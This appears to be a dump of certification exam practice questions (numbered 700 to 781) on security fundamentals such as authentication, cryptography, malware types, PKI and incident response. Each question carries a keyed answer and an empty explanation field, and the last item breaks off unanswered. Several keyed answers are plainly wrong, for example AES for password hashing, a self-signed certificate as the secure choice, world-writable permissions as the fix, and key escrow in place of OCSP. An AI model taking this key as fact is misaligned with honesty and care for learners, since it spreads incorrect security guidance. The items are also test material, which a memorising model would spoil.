A company has migrated to two-factor authentication for accessing the corporate network, VPN, and SSO. Several legacy applications cannot support multifactor authentication and must continue to use usernames and passwords. Which of the following should be implemented to ensure the legacy applications are as secure as possible while ensuring functionality? (Choose two.)

A. Privileged accounts
B. Password reuse restrictions
C. Password complexity requirements
D. Password recovery
E. Account disablement

**Correct Answer:** CE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 701**
Two companies are enabling TLS on their respective email gateways to secure communications over the Internet. Which of the following cryptography concepts is being implemented?

A. Perfect forward secrecy
B. Ephemeral keys
C. Domain validation
D. Data in transit

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 702**
The Chief Executive Officer (CEO) received an email from the Chief Financial Officer (CFO), asking the CEO to send financial details. The CEO thought it was strange that the CFO would ask for the financial details via email. The email address was correct in the “From” section of the email. The CEO clicked the form and sent the financial information as requested. Which of the following caused the incident?

A. Domain hijacking
B. SPF not enabled
C. MX records rerouted
D. Malicious insider

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 703**
Which of the following control types would a backup of server data provide in case of a system issue?

A. Corrective
B. Deterrent
C. Preventive
D. Detective

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 704**
A recent penetration test revealed several issues with a public-facing website used by customers. The testers were able to:

- Enter long lines of code and special characters
- Crash the system
- Gain unauthorized access to the internal application server
- Map the internal network

The development team has stated they will need to rewrite a significant portion of the code used, and it will take more than a year to deliver the finished product. Which of the following would be the BEST solution to introduce in the interim?

A. Content fileting
B. WAF
C. TLS
D. IPS/IDS
E. UTM

**Correct Answer:** E
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 705**
Which of the following can occur when a scanning tool cannot authenticate to a server and has to rely on limited information obtained from service banners?

A. False positive
B. Passive reconnaissance
C. Access violation
D. Privilege escalation

**Correct Answer:** A
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 706**
A systems administrator needs to integrate multiple IoT and small embedded devices into the company's wireless network securely. Which of the following should the administrator implement to ensure low-power and legacy devices can connect to the wireless network?

A. WPS
B. WPA
C. EAP-FAST
D. 802.1X

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 707**
When backing up a database server to LTO tape drives, the following backup schedule is used. Backups take one hour to complete:

```
Sunday    (7 PM): Full backup
Monday    (7 PM): Incremental
Tuesday   (7 PM): Incremental
Wednesday (7 PM): Differential
Thursday  (7 PM): Incremental
Friday    (7 PM): Incremental
Saturday  (7 PM): Incremental
```

On Friday at 9:00 p.m., there is a RAID failure on the database server. The data must be restored from backup. Which of the following is the number of backup tapes that will be needed to complete this operation?

A. 1
B. 2
C. 3
D. 4
E. 6

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 708**
Management wants to ensure any sensitive data on company-provided cell phones is isolated in a single location that can be remotely wiped if the phone is lost. Which of the following technologies BEST meets this need?

A. Geofencing
B. Containerization

C. Device encryption
D. Sandboxing

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 709**
A company is planning to utilize its legacy desktop systems by converting them into dummy terminals and moving all heavy applications and storage to a centralized server that hosts all of the company's required desktop applications. Which of the following describes the BEST deployment method to meet these requirements?

A. IaaS
B. VM sprawl
C. VDI
D. PaaS

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 710**
Joe, a user, reports to the help desk that he can no longer access any documents on his PC. He states that he saw a window appear on the screen earlier, but he closed it without reading it. Upon investigation, the technician sees high disk activity on Joe's PC. Which of the following types of malware is MOST likely indicated by these findings?

A. Keylogger
B. Trojan
C. Rootkit
D. Crypto-malware

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 711**
An administrator is implementing a secure web server and wants to ensure that if the web server application is compromised, the application does not have access to other parts of the server or network. Which of the following should the administrator implement? (Choose two.)

A. Mandatory access control
B. Discretionary access control
C. Rule-based access control
D. Role-based access control
E. Attribute-based access control

**Correct Answer:** AC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 712**
A developer has incorporated routines into the source code for controlling the length of the input passed to the program. Which of the following types of vulnerabilities is the developer protecting the code against?

A. DLL injection
B. Memory leak
C. Buffer overflow
D. Pointer dereference

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 713**
An application developer has neglected to include input validation checks in the design of the company's new web application. An employee discovers that repeatedly submitting large amounts of data, including custom code, to an application will allow the execution of the custom code at the administrator level. Which of the following BEST identifies this application attack?

A. Cross-site scripting
B. Clickjacking
C. Buffer overflow
D. Replay

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 714**
Which of the following identity access methods creates a cookie on the first login to a central authority to allow logins to subsequent applications without re-entering credentials?

A. Multifactor authentication
B. Transitive trust
C. Federated access
D. Single sign-on

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 715**
A network technician is designing a network for a small company. The network technician needs to implement an email server and web server that will be accessed by both internal employees and external customers. Which of the following would BEST secure the internal network and allow access to the needed servers?

A. Implementing a site-to-site VPN for server access.
B. Implementing a DMZ segment for the server.
C. Implementing NAT addressing for the servers.
D. Implementing a sandbox to contain the servers.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 716**
When used together, which of the following qualify as two-factor authentication?

A. Password and PIN
B. Smart card and PIN
C. Proximity card and smart card
D. Fingerprint scanner and iris scanner

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 717**
Ann, a new employee, received an email from an unknown source indicating she needed to click on the provided link to update her company's profile. Once Ann clicked the link, a command prompt appeared with the following output:

```
C:\Users\Ann\Documents\File1.pgp
C:\Users\Ann\Documents\AdvertisingReport.pgp
C:\Users\Ann\Documents\FinancialReport.pgp
```

Which of the following types of malware was executed?

A. Ransomware
B. Adware
C. Spyware
D. Virus

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 718**
A company has a team of penetration testers. This team has located a file on the company file server that they believe contains cleartext usernames followed by a hash. Which of the following tools should the penetration testers use to learn more about the content of this file?

A. Exploitation framework
B. Vulnerability scanner
C. Netcat

D. Password cracker

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 719**
The Chief Information Security Officer (CISO) in a company is working to maximize protection efforts of sensitive corporate data. The CISO implements a “100% shred” policy within the organization, with the intent to destroy any documentation that is not actively in use in a way that it cannot be recovered or reassembled. Which of the following attacks is this deterrent MOST likely to mitigate?

A. Dumpster diving
B. Whaling
C. Shoulder surfing
D. Vishing

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 720**
A Chief Information Security Officer (CISO) has instructed the information assurance staff to act upon a fast-spreading virus.

Which of the following steps in the incident response process should be taken NEXT?

A. Identification
B. Eradication
C. Escalation
D. Containment

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 721**
An organization has air gapped a critical system.

Which of the following BEST describes the type of attacks that are prevented by this security measure?

A. Attacks from another local network segment
B. Attacks exploiting USB drives and removable media
C. Attacks that spy on leaked emanations or signals
D. Attacks that involve physical intrusion or theft

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 722**
An organization wants to ensure network access is granted only after a user or device has been authenticated.

Which of the following should be used to achieve this objective for both wired and wireless networks?

A. CCMP
B. PKCS#12
C. IEEE 802.1X
D. OCSP

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 723**
A security administrator is choosing an algorithm to generate password hashes.

Which of the following would offer the BEST protection against offline brute force attacks?

A. MD5
B. 3DES
C. AES
D. SHA-1

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 724**
A security administrator is investigating many recent incidents of credential theft for users accessing the company's website, despite the hosting web server requiring HTTPS for access. The server's logs show the website leverages the HTTP POST method for carrying user authentication details.

Which of the following is the MOST likely reason for compromise?

A. The HTTP POST method is not protected by HTTPS.
B. The web server is running a vulnerable SSL configuration.
C. The HTTP response is susceptible to sniffing.
D. The company doesn't support DNSSEC.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 725**
A user from the financial aid office is having trouble interacting with the finaid directory on the university's ERP system. The systems administrator who took the call ran a command and received the following output:

```
dr-xrwx---      11  admin    common  4.0K    Feb 20      2017    .
drw-rwx-w-      31  admin    common  4.0K    Feb 20      2017    ..
-rwxr--r-x      1   admin    common  295     Jul 23      1997    .Makefile
-rwxrwxrwx      1   admin    common  69      Dec 4       2017    .makevar.mak
-rwxr-x-wx      1   admin    common  84K     Feb 25      2017    Deplpoy.carsi.Out
-rw--wxrwx      1   admin    common  295     Feb 25      1992    Makefile
drwx--x---      4   admin    admiss  4.0K    Mar 4       14:31   admissions
drwx-wx---      4   admin    common  12K     Feb 08      15:43   common
drwxrw---x      4   admin    develo  4.0K    Jan 19      16:16   development
drwx---r--      4   admin    common  12K     Feb 1       15:23   finaid
drwxr-xrw-      4   admin    hr      4.0K    Feb 27      11:59   hr
drwxrwx---      4   admin    kpi     4.0K    Mar 5       01:50   kpi
drwx---rwx      4   admin    common  4.0K    Feb 20      2017    matric
drwxrwxrw-      2   admin    common  4.0K    Sep 23      2017    obsolete
drwxrwx-w-      4   admin    studen  20K     Jan 15      16:56   student
```

Subsequently, the systems administrator has also confirmed the user is a member of the finaid group on the ERP system.

Which of the following is the MOST likely reason for the issue?

A. The permissions on the finaid directory should be drwxrwxrwx.
B. The problem is local to the user, and the user should reboot the machine.
C. The permissions on the finaid directory should be d---rwx---.
D. The finaid directory has an improper group assignment.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 726**
An organization wants to deliver streaming audio and video from its home office to remote locations all over the world. It wants the stream to be delivered securely and protected from intercept and replay attacks.

Which of the following protocols is BEST suited for this purpose?

A. SSH
B. SIP
C. S/MIME
D. SRTP

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 727**
A manager makes an unannounced visit to the marketing department and performs a walk-through of the office. The manager observes unclaimed documents on printers. A closer look at these documents reveals employee names, addresses, ages, birth dates, marital/dependent statuses, and favorite ice cream flavors. The manager brings this to the attention of the marketing department head. The manager believes this

information to be PII, but the marketing head does not agree. Having reached a stalemate, which of the following is the MOST appropriate action to take NEXT?

A. Elevate to the Chief Executive Officer (CEO) for redress; change from the top down usually succeeds.
B. Find the privacy officer in the organization and let the officer act as the arbiter.
C. Notify employees whose names are on these files that their personal information is being compromised.
D. To maintain a working relationship with marketing, quietly record the incident in the risk register.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 728**
A security administrator is implementing a secure method that allows developers to place files or objects onto a Linux server. Developers are required to log in using a username, password, and asymmetric key.

Which of the following protocols should be implemented?

A. SSL/TLS
B. SFTP
C. SRTP
D. IPSec

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 729**
Which of the following BEST describes the purpose of authorization?

A. Authorization provides logging to a resource and comes after authentication.
B. Authorization provides authentication to a resource and comes after identification.
C. Authorization provides identification to a resource and comes after authentication.
D. Authorization provides permissions to a resource and comes after authentication.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 730**
A security analyst is emailing PII in a spreadsheet file to an audit validator for after-actions related to a security assessment. The analyst must make sure the PII data is protected with the following minimum requirements:

- Ensure confidentiality at rest.
- Ensure the integrity of the original email message.

Which of the following controls would ensure these data security requirements are carried out?

A. Encrypt and sign the email using S/MIME.
B. Encrypt the email and send it using TLS.

C. Hash the email using SHA-1.
D. Sign the email using MD5.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 731**
The network information for a workstation is as follows:

| IP Address/Subnet Mask | Default Gateway | DNS Server |
|---|---|---|
| 172.16.17.200/24 | 172.16.17.254 | 172.16.17.254 |

When the workstation's user attempts to access www.example.com, the URL that actually opens is www.notexample.com. The user successfully connects to several other legitimate URLs. Which of the following have MOST likely occurred? (Choose two.)

A. ARP poisoning
B. Buffer overflow
C. DNS poisoning
D. Domain hijacking
E. IP spoofing

**Correct Answer:** CD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 732**
Which of the following implements a stream cipher?

A. File-level encryption
B. IKEv2 exchange
C. SFTP data transfer
D. S/MIME encryption

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 733**
A security technician has been assigned data destruction duties. The hard drives that are being disposed of contain highly sensitive information. Which of the following data destruction techniques is MOST appropriate?

A. Degaussing
B. Purging
C. Wiping
D. Shredding

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 734**
Which of the following BEST explains how the use of configuration templates reduces organization risk?

A. It ensures consistency of configuration for initial system implementation.
B. It enables system rollback to a last known-good state if patches break functionality.
C. It facilitates fault tolerance since applications can be migrated across templates.
D. It improves vulnerability scanning efficiency across multiple systems.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 735**
A Chief Information Security Officer (CISO) is performing a BIA for the organization in case of a natural disaster. Which of the following should be at the top of the CISO's list?

A. Identify redundant and high-availability systems.
B. Identity mission-critical applications and systems.
C. Identify the single point of failure in the system.
D. Identity the impact on safety of the property.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 736**
Which of the following should a technician use to protect a cellular phone that is needed for an investigation, to ensure the data will not be removed remotely?

A. Air gap
B. Secure cabinet
C. Faraday cage
D. Safe

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 737**
Which of the following is the MOST significant difference between intrusive and non-intrusive vulnerability scanning?

A. One uses credentials, but the other does not.
B. One has a higher potential for disrupting system operations.

C. One allows systems to activate firewall countermeasures.
D. One returns service banners, including running versions.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 738**
While reviewing system logs, a security analyst notices that a large number of end users are changing their passwords four times on the day the passwords are set to expire. The analyst suspects they are cycling their passwords to circumvent current password controls. Which of the following would provide a technical control to prevent this activity from occurring?

A. Set password aging requirements.
B. Increase the password history from three to five.
C. Create an AUP that prohibits password reuse.
D. Implement password complexity requirements.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 739**
A security analyst is running a credential-based vulnerability scanner on a Windows host. The vulnerability scanner is using the protocol NetBIOS over TCP/IP to connect to various systems, However, the scan does not return any results. To address the issue, the analyst should ensure that which of the following default ports is open on systems?

A. 135
B. 137
C. 3389
D. 5060

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 740**
An organization's research department uses workstations in an air-gapped network. A competitor released products based on files that originated in the research department. Which of the following should management do to improve the security and confidentiality of the research files?

A. Implement multifactor authentication on the workstations.
B. Configure removable media controls on the workstations.
C. Install a web application firewall in the research department.
D. Install HIDS on each of the research workstations.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 741**
A company network is currently under attack. Although security controls are in place to stop the attack, the security administrator needs more information about the types of attacks being used. Which of the following network types would BEST help the administrator gather this information?

A. DMZ
B. Guest network
C. Ad hoc
D. Honeynet

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 742**
Moving laterally within a network once an initial exploit is used to gain persistent access for the purpose of establishing further control of a system is known as:

A. pivoting.
B. persistence.
C. active reconnaissance.
D. a backdoor.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 743**
A systems administrator is increasing the security settings on a virtual host to ensure users on one VM cannot access information from another VM. Which of the following is the administrator protecting against?

A. VM sprawl
B. VM escape
C. VM migration
D. VM sandboxing

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 744**
A network administrator is implementing multifactor authentication for employees who travel and use company devices remotely by using the company VPN. Which of the following would provide the required level of authentication?

A. 802.1X and OTP
B. Fingerprint scanner and voice recognition
C. RBAC and PIN

D. Username/Password and TOTP

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 745**
Which of the following encryption algorithms require one encryption key? (Choose two.)

A. MD5
B. 3DES
C. BCRYPT
D. RC4
E. DSA

**Correct Answer:** BD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 746**
A preventive control differs from a compensating control in that a preventive control is:

A. put in place to mitigate a weakness in a user control.
B. deployed to supplement an existing control that is EOL.
C. relied on to address gaps in the existing control structure.
D. designed to specifically mitigate a risk.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 747**
A systems administrator has installed a new UTM that is capable of inspecting SSL/TLS traffic for malicious payloads. All inbound network traffic coming from the Internet and terminating on the company's secure web servers must be inspected. Which of the following configurations would BEST support this requirement?

A. The web servers' CA full certificate chain must be installed on the UTM.
B. The UTM certificate pair must be installed on the web servers.
C. The web servers' private certificate must be installed on the UTM.
D. The UTM and web servers must use the same certificate authority.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 748**
A security administrator receives alerts from the perimeter UTM. Upon checking the logs, the administrator

finds the following output:

```
Time: 12/25 0300
From Zone: Untrust
To Zone: DMZ
Attacker: externalip.com
Victim: 172.16.0.20
To Port: 80
Action: Alert
Severity: Critical
```

When examining the PCAP associated with the event, the security administrator finds the following information:

```
<script> alert ("Click here for important information regarding your account!
http://externalip.com/account.php"); </script>
```

Which of the following actions should the security administrator take?

A. Upload the PCAP to the IDS in order to generate a blocking signature to block the traffic.
B. Manually copy the `<script>` data from the PCAP file and generate a blocking signature in the HIDS to block the traffic for future events.
C. Implement a host-based firewall rule to block future events of this type from occurring.
D. Submit a change request to modify the XSS vulnerability signature to TCP reset on future attempts.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 749**
Given the information below:

```
MD5HASH document.doc 049eab40fd36caadlfab10b3cdf4a883
MD5HASH image.jpg 049eab40fd36caadlfab10b3cdf4a883
```

Which of the following concepts are described above? (Choose two.)

A. Salting
B. Collision
C. Steganography
D. Hashing
E. Key stretching

**Correct Answer:** BD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 750**
An organization wishes to allow its users to select devices for business use but does not want to overwhelm the service desk with requests for too many different device types and models. Which of the following deployment models should the organization use to BEST meet these requirements?

A. VDI environment
B. CYOD model
C. DAC mode

D. BYOD model

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 751**
A state-sponsored threat actor has launched several successful attacks against a corporate network. Although the target has a robust patch management program in place, the attacks continue in depth and scope, and the security department has no idea how the attacks are able to gain access. Given that patch management and vulnerability scanners are being used, which of the following would be used to analyze the attack methodology?

A. Rogue system detection
B. Honeypots
C. Next-generation firewall
D. Penetration test

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 752**
A technician, who is managing a secure B2B connection, noticed the connection broke last night. All networking equipment and media are functioning as expected, which leads the technician to question certain PKI components. Which of the following should the technician use to validate this assumption? (Choose two.)

A. PEM
B. CER
C. SCEP
D. CRL
E. OCSP
F. PFX

**Correct Answer:** DE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 753**
A security administrator is investigating a report that a user is receiving suspicious emails. The user's machine has an old functioning modem installed. Which of the following security concerns need to be identified and mitigated? (Choose two.)

A. Vishing
B. Whaling
C. Spear phishing
D. Pharming
E. War dialing
F. Hoaxing

**Correct Answer:** EF
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 754**
Which of the following provides PFS?

A. AES
B. RC4
C. DHE
D. HMAC

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 755**
A Chief Information Officer (CIO) is concerned that encryption keys might be exfiltrated by a contractor. The CIO wants to keep control over key visibility and management. Which of the following would be the BEST solution for the CIO to implement?"

A. HSM
B. CA
C. SSH
D. SSL

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 756**
A company recently implemented a new security system. In the course of configuration, the security administrator adds the following entry:

```
#Whitelist
USB\VID_13FE&PID_4127&REV_0100
```

Which of the following security technologies is MOST likely being configured?

A. Application whitelisting
B. HIDS
C. Data execution prevention
D. Removable media control

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 757**
A penetration tester is checking to see if an internal system is vulnerable to an attack using a remote listener. Which of the following commands should the penetration tester use to verify if this vulnerability exists? (Choose two.)

A. `tcpdump`
B. `nc`
C. `nmap`
D. `nslookup`
E. `tail`
F. `tracert`

**Correct Answer:** BC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 758**
Which of the following is MOST likely caused by improper input handling?

A. Loss of database tables
B. Untrusted certificate warning
C. Power off reboot loop
D. Breach of firewall ACLs

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 759**
A security administrator is investigating a possible account compromise. The administrator logs onto a desktop computer, executes the command notepad.exe `c:\Temp\qkakforlkgfkja.log`, and reviews the following:

```
Lee,\rI have completed the task that was assigned to me\rrespectfully\rJohn\r
https://www.portal.com\rjohnuser\rilovemycat2
```

Given the above output, which of the following is the MOST likely cause of this compromise?

A. Virus
B. Worm
C. Rootkit
D. Keylogger

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 760**
Which of the following command line tools would be BEST to identify the services running in a server?

A. Traceroute
B. Nslookup
C. Ipconfig
D. Netstat

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 761**
A security administrator needs to conduct a full inventory of all encryption protocols and cipher suites. Which of the following tools will the security administrator use to conduct this inventory MOST efficiently?

A. tcpdump
B. Protocol analyzer
C. Netstat
D. Nmap

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 762**
A systems developer needs to provide machine-to-machine interface between an application and a database server in the production environment. This interface will exchange data once per day. Which of the following access control account practices would BEST be used in this situation?

A. Establish a privileged interface group and apply read-write permission to the members of that group.
B. Submit a request for account privilege escalation when the data needs to be transferred.
C. Install the application and database on the same server and add the interface to the local administrator group.
D. Use a service account and prohibit users from accessing this account for development work.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 763**
Which of the following is unique to a stream cipher?

A. It encrypt 128 bytes at a time.
B. It uses AES encryption.
C. It performs bit-level encryption.
D. It is used in HTTPS.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 764**
Which of the following is an example of federated access management?

A. Windows passing user credentials on a peer-to-peer network
B. Applying a new user account with a complex password
C. Implementing a AAA framework for network access
D. Using a popular website login to provide access to another website

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 765**
A security analyst wishes to scan the network to view potentially vulnerable systems the way an attacker would. Which of the following would BEST enable the analyst to complete the objective?

A. Perform a non-credentialed scan.
B. Conduct an intrusive scan.
C. Attempt escalation of privilege.
D. Execute a credentialed scan.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 766**
A company moved into a new building next to a sugar mill. Cracks have been discovered in the walls of the server room, which is located on the same side as the sugar mill loading docks. The cracks are believed to have been caused by heavy trucks. Moisture has begun to seep into the server room, causing extreme humidification problems and equipment failure. Which of the following BEST describes the type of threat the organization faces?

A. Foundational
B. Man-made
C. Environmental
D. Natural

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 767**
The president of a company that specializes in military contracts receives a request for an interview. During the interview, the reporter seems more interested in discussing the president's family life and personal history than the details of a recent company success. Which of the following security concerns is this MOST likely an example of?

A. Insider threat
B. Social engineering

C. Passive reconnaissance
D. Phishing

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 768**
A Chief Information Security Officer (CISO) for a school district wants to enable SSL to protect all of the public-facing servers in the domain. Which of the following is a secure solution that is the MOST cost effective?

A. Create and install a self-signed certificate on each of the servers in the domain.
B. Purchase a load balancer and install a single certificate on the load balancer.
C. Purchase a wildcard certificate and implement it on every server.
D. Purchase individual certificates and apply them to the individual servers.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 769**
A company is experiencing an increasing number of systems that are locking up on Windows startup. The security analyst clones a machine, enters into safe mode, and discovers a file in the startup process that runs Wstart.bat.

```
@echo off
:asdhbawdhbasdhbawdhb
start notepad.exe
start notepad.exe
start calculator.exe
start calculator.exe
goto asdhbawdhbasdhbawdhb
```

Given the file contents and the system's issues, which of the following types of malware is present?

A. Rootkit
B. Logic bomb
C. Worm
D. Virus

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 770**
A government organization recently contacted three different vendors to obtain cost quotes for a desktop PC refresh. The quote from one of the vendors was significantly lower than the other two and was selected for the purchase. When the PCs arrived, a technician determined some NICs had been tampered with. Which of the following MOST accurately describes the security risk presented in this situation?

A. Hardware root of trust

B. UEFI
C. Supply chain
D. TPM
E. Crypto-malware
F. ARP poisoning

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 771**
A company is examining possible locations for a hot site. Which of the following considerations is of MOST concern if the replication technology being used is highly sensitive to network latency?

A. Connection to multiple power substations
B. Location proximity to the production site
C. Ability to create separate caged space
D. Positioning of the site across international borders

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 772**
An attacker has gathered information about a company employee by obtaining publicly available information from the Internet and social networks. Which of the following types of activity is the attacker performing?

A. Pivoting
B. Exfiltration of data
C. Social engineering
D. Passive reconnaissance

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 773**
An organization needs to integrate with a third-party cloud application. The organization has 15000 users and does not want to allow the cloud provider to query its LDAP authentication server directly. Which of the following is the BEST way for the organization to integrate with the cloud application?

A. Upload a separate list of users and passwords with a batch import.
B. Distribute hardware tokens to the users for authentication to the cloud.
C. Implement SAML with the organization's server acting as the identity provider.
D. Configure a RADIUS federation between the organization and the cloud provider.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 774**
Which of the following is a security consideration for IoT devices?

A. IoT devices have built-in accounts that users rarely access.
B. IoT devices have less processing capabilities.
C. IoT devices are physically segmented from each other.
D. IoT devices have purpose-built applications.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 775**
The Chief Information Officer (CIO) has determined the company's new PKI will not use OCSP. The purpose of OCSP still needs to be addressed. Which of the following should be implemented?

A. Build an online intermediate CA.
B. Implement a key escrow.
C. Implement stapling.
D. Install a CRL.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 776**
A healthcare company is revamping its IT strategy in light of recent regulations. The company is concerned about compliance and wants to use a pay-per-use model. Which of the following is the BEST solution?

A. On-premises hosting
B. Community cloud
C. Hosted infrastructure
D. Public SaaS

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 777**
An organization's policy requires users to create passwords with an uppercase letter, lowercase letter, number, and symbol. This policy is enforced with technical controls, which also prevents users from using any of their previous 12 passwords. The quantization does not use single sign-on, nor does it centralize storage of passwords.

The incident response team recently discovered that passwords for one system were compromised. Passwords for a completely separate system have NOT been compromised, but unusual login activity has been detected for that separate system. Account login has been detected for users who are on vacation.

Which of the following BEST describes what is happening?

A. Some users are meeting password complexity requirements but not password length requirements.
B. The password history enforcement is insufficient, and old passwords are still valid across many different systems.
C. Some users are reusing passwords, and some of the compromised passwords are valid on multiple systems.
D. The compromised password file has been brute-force hacked, and the complexity requirements are not adequate to mitigate this risk.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 778**
Which of the following represents a multifactor authentication system?

A. An iris scanner coupled with a palm print reader and fingerprint scanner with liveness detection.
B. A secret passcode that prompts the user to enter a secret key if entered correctly.
C. A digital certificate on a physical token that is unlocked with a secret passcode.
D. A one-time password token combined with a proximity badge.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 779**
A company recently installed fingerprint scanners at all entrances to increase the facility's security. The scanners were installed on Monday morning, and by the end of the week it was determined that 1.5% of valid users were denied entry. Which of the following measurements do these users fall under?

A. FRR
B. FAR
C. CER
D. SLA

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 780**
An attacker has obtained the user ID and password of a datacenter's backup operator and has gained access to a production system. Which of the following would be the attacker's NEXT action?

A. Perform a passive reconnaissance of the network.
B. Initiate a confidential data exfiltration process.
C. Look for known vulnerabilities to escalate privileges.
D. Create an alternate user ID to maintain persistent access.

**Correct Answer:** B
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 781**
An organization's IRP prioritizes containment over eradication. An incident has been discovered where an attacker outside of the organization has installed cryptocurrency mining software on the organization's web servers. Given the organization's stated priorities, which of the following would be the NEXT step?

A. Remove the affected servers from the network.
B. Review firewall and IDS logs to identify possible source IPs.
C. Identify and apply any missing operating system and software patches.
D. Delete the malicious software and determine if the servers must be reimaged.

